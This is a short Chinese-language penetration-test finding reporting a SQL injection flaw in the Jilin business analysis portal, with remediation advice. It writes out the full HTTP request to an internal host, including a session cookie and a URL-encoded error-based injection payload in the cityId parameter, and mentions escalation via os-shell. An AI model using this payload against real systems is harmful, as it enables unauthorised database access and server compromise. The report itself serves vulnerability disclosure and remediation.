
**测试过程**：

测试发现吉林经营分析系统存在SQL注入漏洞，可在4A登录后进行测试

**截图及说明**：

截图1：打开http://10.255.133.186:8888/portal/pages/portal/home/home.jsp,接口自动发送post请求



截图2：SQL注入漏洞

相关数据包如下：

|  |
| --- |
| SQL注入漏洞  POST /portal/pages/frame/portal/home/homeAction.jsp?eaction=getKpiDataInfo HTTP/1.1  Host: 10.255.133.186:8888  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0  Content-Length: 132  Accept: \*/\*  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  Content-Type: application/x-www-form-urlencoded; charset=UTF-8  Cookie: JSESSIONID=77AFA9613C66F34F328BC82100E4D7F5.portal  Origin: http://10.255.133.186:8888  Referer: http://10.255.133.186:8888/portal//pages/portal/home/home.jsp  Sec-Gpc: 1  X-Requested-With: XMLHttpRequest  Accept-Encoding: gzip  areaId=9999&cityId=9999%27and%28select%271%27from%2F%2A%2A%2Fcast%28md5%281025465904%29as%2F%2A%2A%2Fint%29%29%3E%270&dayId=20250424 |

**风险程度**：**[高危]**

**风险分析**：攻击者可以利用该漏洞对获取数据库的敏感信息,甚至通过os-shell拿到服务器权限。

**整改建议**：

1.使用预编译语句。

2.检查数据类型

3.使用安全函数